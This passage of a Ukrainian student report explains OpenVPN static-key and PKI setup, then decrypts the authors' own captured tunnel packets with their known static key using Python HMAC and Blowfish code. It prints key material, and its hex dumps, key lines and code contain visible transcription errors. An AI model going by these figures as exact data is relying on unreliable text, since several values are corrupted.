8963e9d1401450002d073d6eab1bffd
b06d1a33cc5c45d4a667016339e921d3
3ac36b1a949eb52e9217e41e4b035a7b
987ddfa9d6766d3b5e4c952dc27f518d
12ccff6b2f0966284382ddc0f62b824a
f576f0982beec9d6a4728d0788499a75
0fd7055ef681404fd463d9862d3a40a9
31fca7d87997c70c07b8303a1b85f1ff
76aa7790e7c341353d2b4ea5049b11a2
51346e7dd39fc1f1e53ae57c46cf60c8
24db00a871262fee78050a9df6a57322
0bb0d980b6cf1be90a2f304f99fb9cde
7cdf72d20e7dee555c7c99950aa4d8e6
86a020c3a63125fb99d56181ff4ca20c
d6711eab15a4d6faf706f2601eb6 61b7
-----END OpenVPN Static key V1-----
```

Рисунок 1.15 – Секретний ключ

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				20
Змн.	Арк.	№ докум.	Підпис	Дата		

Щоб запустити сервер з секретним ключем достатньо буде ввести таку команду
див. рис. 1.16.

```
[root@server] # openvpn \
--ifconfig 10.200.0.1 10.200.0.2 \
--dev tun \
--secret secret.key \
--verb 7
```

Рисунок 1.16 – Запуск сервера OpenVPN

Для підключення клієнта до сервера необхідно ввести схожу команду

```
[root@client] # openvpn \
--ifconfig 10.200.0.2 10.200.0.1 \
--dev tun \
--secret secret.key \
--remote openvpnserver.example.com
```

Рисунок 1.17 – Запуск клієнта

Якщо все буде виконано правильно, то на стороні сервера з'явиться такий надпис

```
Static Encrypt: Cipher 'BF-CBC' initialized with 128 bit key
Static Encrypt: CIPHER KEY: 1393ae68 7606c1f7 d465d702 27bf63e8
Static Encrypt: CIPHER block_size=8 iv_size=8
Static Encrypt: Using 160 bit message hash 'SHA1' for
HMAC authentication
Static Encrypt: HMAC KEY: 987ddfa9 d6766d3b 5e4c952d c27f518d 12ccff6b
Static Encrypt: HMAC size=20 block_size=20

Static Decrypt: Cipher 'BF-CBC' initialized with 128 bit key
Static Decrypt: CIPHER KEY: 1393ae68 7606c1f7 d465d702 27bf63e8
Static Decrypt: CIPHER block_size=8 iv_size=8
Static Decrypt: Using 160 bit message hash 'SHA1' for
HMAC authentication
Static Decrypt: HMAC KEY: 987ddfa9 d6766d3b 5e4c952d c27f518d 12ccff6b
Static Decrypt: HMAC size=20 block_size=20
```

Рисунок 1.18 – Лог підключення користувача до сервера

Перш за все, OpenVPN використовує сертифікати X.509 для автентифікації клієнта та шифрування трафіку VPN, хоча цю підтримку можна вимкнути.

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				21
Змн.	Арк.	№ докум.	Підпис	Дата		

Дивлячись у списку розсилки та історії каналів IRC налаштування та обслуговування інфраструктури приватних ключів (PKI) для сертифікатів X.509 є складним концепція, і це може бути громіздким завданням.

У двійковому файлі OpenSSL є всі інструменти, необхідні для ручного керування PKI, але параметри команд є складними і, якщо не автоматизовані, можуть бути схильним до помилок. Рекомендується, щоб організації або окремі особи використовували сценарій або інший пакет для керування своїми PKI. Це не тільки обмежує помилки, але також можна краще дотримуватися правил та інших загальних критеріїв.

PKI, як правило, є ієрархічною організацією сертифікатів шифрування та пар ключів. Зазвичай, як використовується на більшості веб-сайтів, верхня частина ієрархією є ЦС. Це корінь усього дерева, і довіра вкорінена на цьому рівні. Якщо корінь є довіреним, усі пари ключів, що лежать в основі, також будуть довіряти. З кореневого рівня ЦС можуть бути клієнтські сертифікати, сертифікати сервера, підпорядковані ЦС та списки відкликання сертифікатів (CRL). Під кожного суб-CA цей список можливостей повторюється




Рисунок 1.19 – Ієрархічна організація сертифікатів шифрування та пар ключів

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				22
Змн.	Арк.	№ докум.	Підпис	Дата		

VPN є по-справжньому корисним лише тоді, коли клієнти VPN мають доступ до ресурсів на стороні сервера. Щоб отримати доступ до цих ресурсів, необхідна маршрутизація в більшості випадків. OpenVPN має багато опцій для автоматичного налаштування та знищення додаткових маршрутів, коли клієнт підключається або відключається.




Рисунок 1.20 – Демонстрація мережі

Слід зазначити, що більшість проблем з усуненням неполадок OpenVPN пов'язані з маршрутизацією. Налаштувати VPN-з'єднання - це одна справа, отримати мережу інша справа. Це часто має мало спільного з самим OpenVPN, але більше з таблицями маршрутизації та правилами брандмауера на клієнтській та серверній стороні.

На стороні сервера це робиться одним рядком

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		23

```

proto udp
port 1194
dev tun
server 10.200.0.0 255.255.255.0
topology subnet
persist-key
persist-tun
keepalive 10 60

remote-cert-tls client
tls-auth /etc/openvpn/movpn/ta.key 0
dh /etc/openvpn/movpn/dh2048.pem
ca /etc/openvpn/movpn/movpn-ca.crt
cert /etc/openvpn/movpn/server.crt
key /etc/openvpn/movpn/server.key

user nobody
group nobody

verb 3
daemon
log-append /var/log/openvpn.log

push "route 192.168.122.0 255.255.255.0"

```

Рисунок 1.21 – Демонстрація налаштування маршрутизації на стороні сервера

1.3 Аналіз VPN пакету

Для тестування буде використовуватися наступний ключ, який було знеровано командою **openvpn --genkey --secret psk.key**

```

#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
5234f60f846bb1d5f059c70e75434be6    <-- Тут починається перший ключ шифрування
89f41113ef56e2bf69253fad6a30ab5f
a449204f52f64a0265fd5744a9489f41
cefd95a1d642830e9cf9cdce13c55245
270cf7d367ddc6b56eb1ba749be40e42    <-- Тут починається другий ключ для HMAC
80cdf7cfbad178348a0e057f1fdc87f0
e5ba84717475b868a7fd617fee8c561c
b4575d983534ef71dd8aaa48a53ed469
0ae85faf4522f7defd89ba373a0d22ee    <-- Тут починається другий ключ шифрування
f9356e487fdfa0796b0b1fc393fd3ab5
52db7a1ed691ddd50eeb7be2cc32d912
52df93987f4878ec42a12e3a7cda5a40
b1aa850a05821b300359a796313cbces    <-- Тут починається другий ключ для HMAC
4076483ec7692708c32d323ed080beba
60c58d9281fb5d27c688ac271d3b6d15
1695093291fb788dbbfefb8b7c7f9bef
-----END OpenVPN Static key V1-----

```

Кожні 4 рядка з HEX – це 512 бітні ключі. Перший і третій ключ – це ключі для шифрування, другий і четвертий – ключі для HMAC

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		24

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.1	192.168.0.2	OpenVPN	104	MessageType: Unknown MessageType
2	0.000515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
3	4.189771962	192.168.0.2	192.168.0.1	OpenVPN	104	MessageType: Unknown MessageType[Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
5	8.338301034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType[Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	100	Echo (ping) request id=0xia13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	100	Echo (ping) reply id=0xia13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

Рисунок 1.22 – Демонстрація вмісту пакету Wireshark

Спробуємо розшифрувати цей пакет. VPN налаштований працювати через UDP, пакет починається відразу з HMAC

```
packet = un-
hexlify("7c0a45b025b3225c9a60051699fc87bae44dec9026e792a7ff3842aabd7cc77b439564b42002
e5e327cba04c620cd80ca92c60139e2345a2c5d99b0f")
print("HMAC = %s" % HMAC(key_hmac_0, packet[20:], 'sha1').hexdigest())
```

Результат

HMAC = 7c0a45b025b3225c9a60051699fc87bae44dec90

Бачимо, що розрахований нами HMAC збігається з HMAC, вставленим в пакет. Значить автентифікацію пакета пройдено.

```
iv = packet[20:28]
encrypted_part = packet[28:]
decrypted = Blowfish.new(key_encrypt_0, mode=Blowfish.MODE_CBC, IV=iv).decrypt(en-
crypted_part)
print("Открытый текст: %s" % hexlify(decrypted).decode())
```

Результат

Открытый текст: 00000001 58069a45 287f346bd4ef7a812d56b8d3afc5459c00 07070707070707

Перші 4 байти – це номер пакета. Другі 4 байти - тимчасова *мітка* . Сім байт 0x07 в кінці - це паддинг (байти, додані при шифруванні для того, щоб довжина повідомлення була кратна довжині блоку).

```
packet_id = decrypted[:4]
timestamp = decrypted[4:8]
decrypted_data = decrypted[8:-decrypted[-1]]
print("ID пакета: %s" % hexlify(packet_id).decode())
print("Временная метка: %s" % hexlify(timestamp).decode())
print("Содержимое пакета: %s" % hexlify(decrypted_data).decode())
```

Результат

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				25
Змн.	Арк.	№ докум.	Підпис	Дата		

ID пакета: 00000001

Временная метка: 58069a45

Содержимое пакета: 287f346bd4ef7a812d56b8d3afc5459c00

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.1	192.168.0.2	OpenVPN	104	MessageType: Unknown MessageType
2	0.000515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
3	4.189771962	192.168.0.2	192.168.0.1	OpenVPN	104	MessageType: Unknown MessageType[Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
5	8.338301034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType[Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	100	Echo (ping) request id=0x1a13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	100	Echo (ping) reply id=0x1a13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

Frame 2: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits) on	0000	00 00 00 01 00 00 00 00	27 47 a2 00 00 00 00 00	'G.....
Linux cooked capture	0010	45 00 00 e0 cf 47 40 00	40 11 e9 71 c0 a8 00 02	E....G0. 0..q....
Internet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.1	0020	c0 a8 00 01 04 aa 04 aa	00 cc 92 b6 01 00 13 40	
User Datagram Protocol, Src Port: 1194, Dst Port: 1194	0030	f0 c3 76 03 01 3c 0c 07	f3 00 07 00 00 30 48 ca	y.v...W.OH
OpenVPN [Malformed Packet]	0040	03 a4 07 75 fc 58 04 f6	80 42 ef 00 20 8a 93 42	...u.x...B...C
	0050	8c b2 98 56 2a aa 4c 92	c1 0a ef 22 13 44 16 19	...V.L...".D
	0060	c3 0f 0d 0b 09 a0 f1 3f	5d 06 9d 1e aa 0e 22 08	...?..".r
	0070	70 38 b6 0e 38 a1 23 8e	39 07 0b 88 0b 7b 6e 5d	y8..8..9.k.(n)
	0080	0a 0d 0f 3a 26 4f 0f c9	0b 9c 22 5d e3 87 05 d1	..000.."]..r
	0090	70 14 b2 e2 85 3d 7f bb	70 6d a4 29 f5 96 72 1a	y...=..pm:..r
	00a0	03 94 fe be 7e 52 07 51	83 f0 e9 e1 0e c1 60 42	...R.Q...E.U
	00b0	39 8c 41 16 c2 06 9e f1	8f 06 da 45 b5 55 81 a9	..A...S"q'W
	00c0	00 7d 1f 54 de f1 43 b0	53 22 07 27 03 44 04 0e	..T.C.S"q'W
	00d0	44 37 9a 01 72 d1 06 10	0b f1 06 78 b6 0f 57 88	07.r...v.W
	00e0	0e 73 4a f6 b5 42 91 00	7d 9c 7e 13 57 3c c8 1e	..J.B...)-W

Рисунок 1.23 – Демонстрація вмісту другого пакету Wireshark

packet = un-

```
hexlify("91861a4479c376d3013cdcd7f3e657ac093048cdb3a40775fc5804f68842ef06288a9343acb298562aaa4c92c10aae2213441619c3df0d8b89a0f13f5dd69d1eaa0e22667938b68e38a1238e39b76b889b7b6e5dbadd8f3a264f6fc9bb9c225de387d5d17914b2e2853d7fbb706da429f596721ab394febe7e52875183f0e9e10ec16042398c4116c2069ef18f06da45b55581a9997d1f54def143b053226727934404be44379a0172d1b618bbfb1b676b60f57889e734af6b54291d07d9c7e13573cc81e")
```

Так как в конфигурационном файле в опции 'secret' указан необязательный параметр 'direction', то трафик в эту сторону шифруется второй парой ключей.

key_hmac = key_hmac_1

key_encrypt = key_encrypt_1

```
print("HMAC = %s" % HMAC(key_hmac, packet[20:], 'sha1').hexdigest())
```

```
iv = packet[20:28]
```

```
encrypted_part = packet[28:]
```

```
decrypted = Blowfish.new(key_encrypt, mode=Blowfish.MODE_CBC, IV=iv).decrypt(encrypted_part)
```

```
print("Открытый текст: %s" % hexlify(decrypted).decode())
```

```
packet_id = decrypted[:4]
```

```
timestamp = decrypted[4:8]
```

```
decrypted_data = decrypted[8:-decrypted[-1]] # Убираем packet_id и timestamp из начала и паддинг с конца
```

```
print("ID пакета: %s" % hexlify(packet_id).decode())
```

```
print("Временная метка: %s" % hexlify(timestamp).decode())
```

```
print("Содержимое пакета HEX: %s" % hexlify(decrypted_data).decode())
```

```
print("Содержимое пакета: %s" % decrypted_data)
```

Результат

HMAC = 91861a4479c376d3013cdcd7f3e657ac093048cd

Открытый текст:

```
0000000158069a45287f346bd4ef7a812d56b8d3afc5459c0156342c6465762d747970652074756e2c6c696e6b2d6d747520313534342c74756e2d6d747520313530302c70726f746f2055445076342c69666636f6e666967203139322e3136382e312e31203139322e3136382e312e322c6b657964697220312c6369706865722042462d4342432c6175746820534841312c6b657973697a65203132382c73656372657400030303
```

ID пакета: 00000001

Временная метка: 58069a45

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				26
Змн.	Арк.	№ докум.	Підпис	Дата		

287f346bd4ef7a812d56b8d3afc5459c0156342c6465762d747970652074756e2c6c696e6b2d6d747520313534342c74756e2d6d747520313530302c70726f746f2055445076342c6966636f6e666967203139322e3136382e312e31203139322e3136382e312e322c6b657964697220312c6369706865722042462d4342432c6175746820534841312c6b657973697a65203132382c73656372657400

```
Содержимое пакета в ASCII: b'(\x7f4k\xd4\xefz\x81-V\xb8\xd3\xaf\xc5E\x9c\x01V4,dev-
type tun,link-mtu 1544,tun-mtu 1500,proto UDPv4,ifconfig 192.168.1.1
192.168.1.2,keydir 1,cipher BF-CBC,auth SHA1,keysizе 128,secret\x00'
```

Бачимо, що перші 16 байт цього пакета - *occ_magic* , а наступний байт (тип пакета, що управляє) 0x01 == *OCC_REPLY* . У пакеті *OCC_REPLY* після типу пакета передається си-рядок з параметрами. В даному випадку передається такий текст: *V4,dev-type tun,link-mtu 1544,tun-mtu 1500,proto UDPv4,ifconfig 192.168.1.1 192.168.1.2,keydir 1,cipher BF-CBC,auth SHA1,key* . Цей рядок можна знайти в логу OpenVPN.

Наступні два пакети – *OCC_REQUEST* від другого хоста першому та *OCC_REPLY* на нього. Розшифровуємо їх аналогічним чином:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.999999990	192.168.0.1	192.168.0.2	OpenVPN	194	MessageType: Unknown MessageType
2	0.9999515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType [Malformed Packet]
3	4.189771902	192.168.0.2	192.168.0.1	OpenVPN	194	MessageType: Unknown MessageType [Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType [Malformed Packet]
5	8.338361034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType [Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	190	Echo (ping) request id=0x1a13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	190	Echo (ping) reply id=0x1a13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

+ Frame 3: 194 bytes on wire (832 bits), 194 bytes captured (832 bits) on 1 Linux cooked capture Internet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.1 User Datagram Protocol, Src Port: 1194, Dst Port: 1194 OpenVPN Protocol [Malformed Packet: OpenVPN]	0000 00 00 00 01 00 06 08 00 27 47 a2 00 00 00 08 00 0010 45 00 00 58 cf c6 40 00 40 11 e9 7a c0 a0 00 02 0020 c8 a0 08 01 04 aa 04 aa 00 44 d7 ab fc 52 f0 90 0030 1c cb 4d 7c 2a 3c 95 1b d1 ce 9e 98 27 91 55 da 0040 0b 87 4b d1 e0 00 3e 00 52 e1 aa 5e d1 a2 f4 d0 0050 58 e3 37 f0 a2 0b 92 26 ff f9 d8 34 00 e3 d0 c5 0060 fe 98 bf a3 0f 44 27 46 E..X..0.0..Z... M<..>..U K..>..R.. X.7..>..4.. ..D.F
--	---

Рисунок 1.24 – Демонстрація вмісту третього пакету Wireshark

HMAC = fc52f6981ccb4d7c2a3c951bd1ce8e882f9155da

ID пакета: 00000002

Временная метка: 58069a45

Содержимое пакета HEX: 287f346bd4ef7a812d56b8d3afc5459c00

Содержимое пакета: b'(\x7f4k\xd4\xefz\x81-V\xb8\xd3\xaf\xc5E\x9c\x00'

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.1	192.168.0.2	OpenVPN	104	MessageType: Unknown MessageType
2	0.000515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
3	4.189771962	192.168.0.2	192.168.0.1	OpenVPN	104	MessageType: Unknown MessageType[Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
5	8.338301034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType[Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	100	Echo (ping) request id=0x1a13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	100	Echo (ping) reply id=0x1a13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

Frame 4: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits) on	0000	00 04 00 01 00 06 08 00 27 3a 89 4e 00 00 08 00	:..N....
Linux cooked capture	0010	45 00 00 e0 1f fb 40 00 40 11 98 be c0 a8 00 01	E.....@. @.....
Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2	0020	c0 a8 00 02 04 aa 04 aa 00 cc 82 31 5a 80 7e f5	1.....
User Datagram Protocol, Src Port: 1194, Dst Port: 1194	0030	00 04 02 0e 89 ba 26 00 9b 00 07 34 ed 30 1c 3c	:..9.<.....
OpenVPN Protocol	0040	03 0d 35 04 55 ab 04 49 f9 20 f9 ef 1f 9b 21 76	5.U..I.....
[Malformed Packet: OpenVPN]	0050	07 c7 18 08 82 a6 03 03 d2 33 2f 05 ee 7c 9d 44	c 3/.....
	0060	0f de 97 6e 11 03 a3 bf ea 28 5f e2 f6 b5 e2 91	n.....
	0070	3e 11 66 3a a8 b1 96 b6 a9 c2 b0 c5 2a 8d 7b 40	f.....*
	0080	aa 42 4e 8c 71 90 18 ea 5f c0 de 03 6f 8f f2 da	BN.q.....
	0090	e4 7e 08 ca 06 08 01 3c 28 4f 44 a4 1c 9e c7 44	h.< (00.....
	00a0	3d f9 bf 08 bc 70 05 93 59 2b 11 50 b1 0e 5e 5a	=..p..Y*.P..*Z
	00b0	f0 d8 ee 09 91 85 f0 04 0d ee 10 4b 7b a4 8f c8	=.....d..K[.....
	00c0	8c 09 00 dd 86 d5 a1 49 4e 3d 32 f7 82 96 ba 0d	I N=2.....
	00d0	85 e7 c2 02 0e 64 45 b6 18 7a d3 9f 4f 74 d9 da	ndE..z..0t.....
	00e0	0f 19 e4 f9 70 f0 09 a3 92 76 4c 54 94 f6 ef a7	p.....vLT.....

Рисунок 1.25 – Демонстрація вмісту четвертого пакету Wireshark

Після отримання налаштувань віддаленого хоста локальний хост перевіряє відповідність своїх та чужих налаштувань і видає попередження, якщо є невідповідності. В даному випадку бачимо, що налаштування VPN на обох сторонах збігаються з точністю до напрямку:

V4,dev-type tun,link-mtu 1544,tun-mtu 1500,proto UDPv4,ifconfig 192.168.1.1

192.168.1.2,keydir 1,cipher BF-CBC,auth SHA1,keysizе 128,secret

V4 link-mtu 1544,tun-mtu 1500,proto UDPv4,ifconfig 192.168.1.2 192.168.1.1,keydir 0,cipher BF-CBC,auth SHA1,keysizе 128,secret

Наступний пакет у цьому дампі трафіку несе дані користувача. Розшифровуємо їх так само, як і раніше:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.1	192.168.0.2	OpenVPN	104	MessageType: Unknown MessageType
2	0.000515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
3	4.189771962	192.168.0.2	192.168.0.1	OpenVPN	104	MessageType: Unknown MessageType[Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
5	8.338301034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType[Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	100	Echo (ping) request id=0x1a13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	100	Echo (ping) reply id=0x1a13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

Frame 5: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits) on	0000	00 00 00 01 00 06 08 00 27 47 a2 00 00 00 08 00	'6.....
Linux cooked capture	0010	45 00 00 98 d2 06 40 00 40 11 e6 fa c0 a8 00 02	E.....@. @.....
Internet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.1	0020	c0 a8 00 01 04 aa 04 aa 00 84 a8 ac 37 e4 8c 00	:..@.....
User Datagram Protocol, Src Port: 1194, Dst Port: 1194	0030	01 00 04 17 53 3f 13 31 30 85 07 4c 27 22 a0 da	A...3..1.....
OpenVPN Protocol	0040	0f a7 1f 54 02 ee 07 9a 72 75 18 03 00 55 a9 78	T.....ru...U.v
[Malformed Packet: OpenVPN]	0050	0c 67 1f eb dc a2 b8 c9 66 30 81 92 82 88 90 3f	@.....
	0060	7a b5 bc 1f 0c 0c 07 9c db 39 fc 00 00 ad f1 21	:..1..9...Q.....
	0070	2c 3a 20 32 08 ee 3a f6 38 85 1b 23 12 51 92 f4	(2...8..*Q.....
	0080	50 4a 21 59 a5 50 08 05 cc 00 44 5a 19 87 60 61	Y3P..h...0Z..ma
	0090	13 a5 50 75 0e 14 91 50 30 e2 ba 19 53 05 03 0f	Pu..] 8...S.....
	00a0	ee 9c 97 a7 0b 0f 82 4c	

Рисунок 1.26 – Демонстрація вмісту п'ятого пакету Wireshark

НМАС = efe4850d41f0e4a7535f13310685d74c2722a0da

ID пакета: 00000003

Временная метка: 58069a45

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				28
Змн.	Арк.	№ докум.	Підпис	Дата		

Содержимое пакета HEX:

4500005420874000400196сес0a80102c0a80101080066ed1a1300014d9a0658000000005a390a00000000
000101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637

Тут немає ні `oss_magic`, ні `ring_magic` (інша магічна константа дорівнює `2a187bf3641eb4cb07ed2d0a981fc748`), це пакет з даними. Насправді `0x45` це перший байт IPv4 пакета без опціональних полів заголовка. Бачимо, що це той самий IPv4 пакет з `ring-request`, що і вийшов з `tun` інтерфейсу (у hex на малюнку IPv4 починається з другого рядка):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.1	192.168.0.2	OpenVPN	104	MessageType: Unknown MessageType
2	0.000515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
3	4.189771962	192.168.0.2	192.168.0.1	OpenVPN	104	MessageType: Unknown MessageType[Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
5	8.338301034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType[Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	100	Echo (ping) request id=0x1a13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	100	Echo (ping) reply id=0x1a13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

Frame 6: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on 1	0000	00 00 ff fe 00 00 59 6d fb 16 db b1 15 bb 08 00	Ym.....
Linux cooked capture	0010	45 00 00 54 20 87 40 00 40 01 96 ce c0 a8 01 02	E..T..@.0.....
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.1	0020	c0 a8 01 01 08 00 66 ed 1a 13 00 01 4d 9a 06 58	f.....M..X
Internet Control Message Protocol	0030	00 00 00 00 5a 39 0a 00 00 00 00 00 10 11 12 13	Z9.....
	0040	14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23	!##
	0050	24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33	\$\$&'()*+,-./0123
	0060	34 35 36 37	4567

Рисунок 1.27 – Демонстрація вмісту ICMP request пакету Wireshark

Пакет у відповідь:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.1	192.168.0.2	OpenVPN	104	MessageType: Unknown MessageType
2	0.000515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
3	4.189771962	192.168.0.2	192.168.0.1	OpenVPN	104	MessageType: Unknown MessageType[Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
5	8.338301034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType[Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	100	Echo (ping) request id=0x1a13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	100	Echo (ping) reply id=0x1a13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

Frame 8: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits) on 1	0000	00 04 00 01 00 06 08 00 27 3a 89 4e 00 00 08 00	:..N....
Linux cooked capture	0010	45 00 00 98 22 92 40 00 40 11 96 6f c0 a8 00 01	E...".@.0.....
